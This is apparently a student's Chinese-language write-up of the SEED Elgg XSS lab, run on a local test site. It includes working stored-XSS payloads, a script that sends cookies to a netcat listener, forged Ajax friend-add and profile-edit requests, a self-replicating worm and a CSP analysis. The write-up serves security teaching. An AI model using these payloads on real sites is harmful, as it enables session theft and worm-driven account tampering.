# 第五次实验

## 环境准备

URL: http://www.xsslabelgg.com

Folder: /var/www/XSS/Elgg/

通过/etc/apache2/sites-available/000-default.conf，以以下方式

<VirtualHost \*>

ServerName http://www.example1.com

DocumentRoot /var/www/Example\_1/

</VirtualHost>

<VirtualHost \*>

ServerName http://www.example2.com

DocumentRoot /var/www/Example\_2/

</VirtualHost>

进行配置，通过apache对虚拟服务器的支持，可以在一台主机上设置多个服务，每个不同的服务有着不同的域名和根目录。因此本机可以启动csrf，xss多个lab。

用户如下

|  |  |  |
| --- | --- | --- |
| User | UserName | Password |
| Admin  Alice  Boby  Charlie  Samy | admin  alice  boby  charlie  samy | seedelgg seedalice seedboby seedcharlie seedsamy |

本题主要使用Samy进行实验。

## task1

本题需要设置<http://www.example.com/>服务。

并且将攻击代码放在http://www.example.com/myscripts.js。

需要在/etc/apache2/sites-available/000-default.conf添加

<VirtualHost \*:80>

ServerName http://www.example1.com

DocumentRoot /var/www/Example\_1/

</VirtualHost>

pdf给的例子，标签只是<VirtualHost \*>没有指定端口，我认为不妥，和这个配置文件里的其他项也对应不起来。所以我加上了端口。

创建/var/www/Example\_1/，写入myscripts.js，内容为<script>alert(“XSS”);</script>。注意pdf里给的是中文引号，要改掉。

重启apache2服务

sudo service apache2 start

而后找到位置插入以下攻击代码，调用我们第一部分的攻击代码即可。

<script type="text/javascript" src="http://www.example1.com/myscripts.js"></script>

注意是[www.example1.com](http://www.example1.com)，不是[www.example.com](http://www.example.com)。后者貌似是个特殊域名。

而后一定好配置/etc/hosts，添加


题目给出提示，在个人简介中的Brief description添加。

最终是失败的，无法弹出窗口。

直接在Brief description添加<script>alert(“XSS”);</script>是可以弹出的，暂时无法解决这个问题，看网页源码可能与字符转义有关。

直接在Brief description添加<script>alert(“XSS”);</script>，以上过程全部作废。

注意，XSS的单双引号均可。




## task2

同理，直接复制到Brief description并保存。



如下图，已经显示了cookie。




## task3

让js代码把cookie发个自己的5555端口，自己用nc侦听。

首先开启nc侦听。

nc -l 5555 -v


-v是为了更详细的输出。



依旧是那个位置，写下以下代码，ip设置为127.0.0.1。注意把中文符号替换为英文。

<script>document.write(’<img src=http://127.0.0.1:5555?c=’+escape(document.cookie) + ’ >’);</script>

收到了cookie。即传入的c参数。



## task4


首先登陆其他用户，添加samy为好友进行抓包。



get请求，直接复制url。

<http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1600178961&__elgg_token=qsItROnVUH7So2O3V9Pd9Q&__elgg_ts=1600178961&__elgg_token=qsItROnVUH7So2O3V9Pd9Q>

参数如下，可以看到参数重复了两次，按照这个修改代码即可。



从编辑器模式切换为文本模式。



加入以下代码：

<script type="text/javascript">

window.onload = function () {

var Ajax = null;

var ts = "&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;

var token = "&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;

//Construct the HTTP request to add Samy as a friend.

var sendurl ="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token; //FILL IN

//Create and send Ajax request to add friend

Ajax = new XMLHttpRequest();

Ajax.open("GET", sendurl, true);

Ajax.setRequestHeader("Host", "www.xsslabelgg.com");


Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

Ajax.send();


}

</script>

而后另一个用户进入samy主页，f12观察可以发现添加好友了，但是当前html界面依旧如下，显示add friend，因为是直接发的包，当前html没变。



刷新一下，发现添加成功。



### 问题1


这两句是为了获取两个随机数的值，这是添加好友请求的必要参数，被用来防止csrf攻击。这两个参数是不固定的，所以我们要获得这两个参数来伪造请求。

### 问题2


直接修改数据报，不通过他的界面进行修改。

## task5

首先抓edit操作的包。url为http://www.xsslabelgg.com/action/profile/edit



方法为post，获得post数据。



但是这样复制下来的是键值对的格式，部分如下，我们需要在每个键值对前面加上&最后拼接为一整个字符串。这样太麻烦了。


\_\_elgg\_token=ogJHHyzrMNZK\_hQJ7QnV3Q

\_\_elgg\_ts=1600181685


accesslevel[description]=2

briefdescription

右键，进入编辑模式，修改和重发。



直接复制下面的request body。



如下：

\_\_elgg\_token=CeIr81aSrr9T4F4vlLNsHg&\_\_elgg\_ts=1600222073&name=Samy&description=%3Cscript+type%3D%22text%2Fjavascript%22%3E%0D%0A++++window.onload+%3D+function+%28%29+%7B%0D%0A++++++++var+Ajax+%3D+null%3B%0D%0A++++++++var+ts+%3D+%22%26\_\_elgg\_ts%3D%22+%2B+elgg.security.token.\_\_elgg\_ts%3B%0D%0A++++++++var+token+%3D+%22%26\_\_elgg\_token%3D%22+%2B+elgg.security.token.\_\_elgg\_token%3B%0D%0A++++++++%2F%2FConstruct+the+HTTP+request+to+add+Samy+as+a+friend.%0D%0A++++++++var+sendurl+%3D%22http%3A%2F%2Fwww.xsslabelgg.com%2Faction%2Ffriends%2Fadd%3Ffriend%3D47%22%2Bts%2Btoken%2Bts%2Btoken%3B+%2F%2FFILL+IN%0D%0A++++++++%2F%2FCreate+and+send+Ajax+request+to+add+friend%0D%0A++++++++Ajax+%3D+new+XMLHttpRequest%28%29%3B%0D%0A++++++++Ajax.open%28%22GET%22%2C+sendurl%2C+true%29%3B%0D%0A++++++++Ajax.setRequestHeader%28%22Host%22%2C+%22www.xsslabelgg.com%22%29%3B%0D%0A++++++++Ajax.setRequestHeader%28%22Content-Type%22%2C+%22application%2Fx-www-form-urlencoded%22%29%3B%0D%0A++++++++Ajax.send%28%29%3B%0D%0A++++%7D%0D%0A%3C%2Fscript%3E%0D%0A%0D%0A&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=47

上面是urlencode得到的，我们可以urldecode来查看到底对不对。

上述数据报内容直接复制即可，不会再次进行encode。

在代码里，替换掉上面的ts，token，name和guid，剩下保持原样。

pdf中的代码没有sendurl，我们要自己加上。

即<http://www.xsslabelgg.com/action/profile/edit> 。

var userName = "&name="+elgg.session.user.name; 这句话也要修改。

代码最终如下

<script type="text/javascript">

window.onload = function () {

//JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts

//and Security Token \_\_elgg\_token

var userName = "&name="+elgg.session.user.name;

var guid = "&guid=" + elgg.session.user.guid;

var ts = "&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;

var token = "&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;

var sendurl = "http://www.xsslabelgg.com/action/profile/edit"

//Construct the content of your url.

var content = ts+token+userName+

"&description=%3Cscript+type%3D%22text%2Fjavascript%22%3E%0D%0A++++window.onload+%3D+function+%28%29+%7B%0D%0A++++++++var+Ajax+%3D+null%3B%0D%0A++++++++var+ts+%3D+%22%26\_\_elgg\_ts%3D%22+%2B+elgg.security.token.\_\_elgg\_ts%3B%0D%0A++++++++var+token+%3D+%22%26\_\_elgg\_token%3D%22+%2B+elgg.security.token.\_\_elgg\_token%3B%0D%0A++++++++%2F%2FConstruct+the+HTTP+request+to+add+Samy+as+a+friend.%0D%0A++++++++var+sendurl+%3D%22http%3A%2F%2Fwww.xsslabelgg.com%2Faction%2Ffriends%2Fadd%3Ffriend%3D47%22%2Bts%2Btoken%2Bts%2Btoken%3B+%2F%2FFILL+IN%0D%0A++++++++%2F%2FCreate+and+send+Ajax+request+to+add+friend%0D%0A++++++++Ajax+%3D+new+XMLHttpRequest%28%29%3B%0D%0A++++++++Ajax.open%28%22GET%22%2C+sendurl%2C+true%29%3B%0D%0A++++++++Ajax.setRequestHeader%28%22Host%22%2C+%22www.xsslabelgg.com%22%29%3B%0D%0A++++++++Ajax.setRequestHeader%28%22Content-Type%22%2C+%22application%2Fx-www-form-urlencoded%22%29%3B%0D%0A++++++++Ajax.send%28%29%3B%0D%0A++++%7D%0D%0A%3C%2Fscript%3E%0D%0A%0D%0A&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2"

+guid; //FILL IN

var samyGuid =47; //FILL IN

if (elgg.session.user.guid != samyGuid)

{

//Create and send Ajax request to modify profile

var Ajax = null;

Ajax = new XMLHttpRequest();

Ajax.open("POST", sendurl, true);

Ajax.setRequestHeader("Host", "www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

Ajax.send(content);

}

}

</script>

经过测试，具有传染效力。

### 问题3

如果是自身的话，不进行修改，因为自身是传染源，js代码是不同的。如果我们不加这一句，那么和task4就会相同，只能添加直接访问自己页面的人为好友，无法改变这些访问自己页面的人的个人简介，进而扩大攻击范围。

## task6

首先尝试使用dom方式。

测试如下代码，注意pdf里写的有误。用下面的代码。

<script id=worm>

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


alert(headerTag + jsCode + tailTag);

</script>


可以发现弹出如下代码，和我们的初始代码一致，也就是说headerTag + jsCode + tailTag这三项实现了对原有代码的复制。

document.getElementById("worm").innerHTML复制代码的区域为标签内部的代码，所以使用了headerTag，tailTag这两个变量，来补足标签。中间的jsCode就是内部代码。

tailTag的实现需要注意，使用了字符串拼接的方式。防止HTML解析器认为这个字符串是Javascript代码块的结束标签，导致余下代码块被忽略。



**最终，只需要找到在其他用户主页写入代码的接口，写入headerTag + jsCode + tailTag（urlencode加密后为wormCode变量）即可。**



**对于我们的代码，写入接口为最后被post的数据content中的description变量，这个写入接口，有且只能有wormCode，其他全部删掉，否则传播过程会出现差异。**

### 对比总结

**对比task4，在about me存储js代码，实现了访问自己主页的人全部直接发包添加自己为好友。**

**task5，在about me存储js代码，如果非自身访问主页，则发包修改about me，存储task4的代码，实现一级传染。我在task5里没有写上对直接访问自身的进行攻击，添加自己为好友，其实完整版task5应该再添加一个get攻击人，让直接访问自己主页的的添加自己为好友。**

**task6，在about me存储js代码，如果非自身访问主页，那么就发包修改about me，复制自身。**

**很显然的，如果没有task6的探究，task5的方式，永远不可能实现无限传播，只能是实现有限传播，次数固定，看自己嵌套了几次。所task5到task6是有限到无限的转变。**

添加上task5里没有写上的get攻击，写入接口写入wormCode，修改现有代码，完整代码如下：

<script id=worm>

//（必须）套路化自身复制模板

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

//----------------------------------------------------------------

window.onload = function () {

//攻击1（必须） 自身复制攻击，调用写入接口将wormCode写入存储

var userName = "&name="+elgg.session.user.name;

var guid = "&guid=" + elgg.session.user.guid;

var ts = "&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;

var token = "&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;

var sendurl = "http://www.xsslabelgg.com/action/profile/edit"

//Construct the content of your url.

//写入接口

var content = ts+token+userName+

"&description="+wormCode+"&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2"

+guid; //FILL IN

var samyGuid =47; //FILL IN

if (elgg.session.user.guid != samyGuid)

{

//Create and send Ajax request to modify profile

var Ajax = null;

Ajax = new XMLHttpRequest();

Ajax.open("POST", sendurl, true);

Ajax.setRequestHeader("Host", "www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

Ajax.send(content);

}

//----------------------------------------------------------------

//攻击2 加好友攻击（看情况添加多种攻击）

var Ajax = null;

var ts = "&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;

var token = "&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;

//Construct the HTTP request to add Samy as a friend.

var sendurl ="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token; //FILL IN

//Create and send Ajax request to add friend

Ajax = new XMLHttpRequest();

Ajax.open("GET", sendurl, true);

Ajax.setRequestHeader("Host", "www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

Ajax.send();

}

</script>

## task7

下载网站

https://seedsecuritylabs.org/Labs\_16.04/Web/Web\_XSS\_Elgg/

修改hosts

127.0.0.1 www.example32.com

127.0.0.1 www.example68.com

127.0.0.1 [www.example79.com](http://www.example79.com)



python3运行http server.py这个py文件，开启服务。


访问

http://www.example32.com:8000/csptest.html

http://www.example68.com:8000/csptest.html

<http://www.example79.com:8000/csptest.html>




原理分析：

html首先将六个元素值设置为failed，而后调用各种js代码来修改为ok，所以看到ok就相当于对应js代码执行成功。

nonce值：每次HTTP回应给出一个授权token，页面内嵌脚本必须有这个token，才会执行。

py文件分析



开启服务，向请求返回csp策略。

python中字符串写在一起，即可相连。

策略分析。

Content-Security-Policy: default-src 'self'

一个网站管理者想要所有内容均来自站点的同一个源 (不包括其子域名)。

Content-Security-Policy: default-src 'self' \*.trusted.com

一个网站管理者允许内容来自信任的域名及其子域名 (域名不必须与CSP设置所在的域名相同)

py文件里返回的策略，只有第一个nonce。所以前三项，对比前面结果可以看出，第一项正确nonce，js执行成功。第二项错误nonce，第三项无nonce，都失败了。

第四项自身js，也在csp中，所以三个域名都成功了。

第五项这个域名在csp策略里，都成功。第六项不在，只有用本身这个域名才成功，其他两个域名失败。



要求1, 2, 4, 5, 6都成功加载，py文件如下

#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler

from urllib.parse import \*

class MyHTTPRequestHandler(BaseHTTPRequestHandler):

def do\_GET(self):

o = urlparse(self.path)

f = open("." + o.path, 'rb')

self.send\_response(200)

self.send\_header('Content-Security-Policy',

"default-src 'self';"

"script-src 'self' \*.example68.com:8000 'self' \*.example79.com:8000 'nonce-1rA2345' 'nonce-2rB3333' ")

self.send\_header('Content-type', 'text/html')

self.end\_headers()

self.wfile.write(f.read())

f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)

httpd.serve\_forever()

### csp参考

http://www.ruanyifeng.com/blog/2016/09/csp.html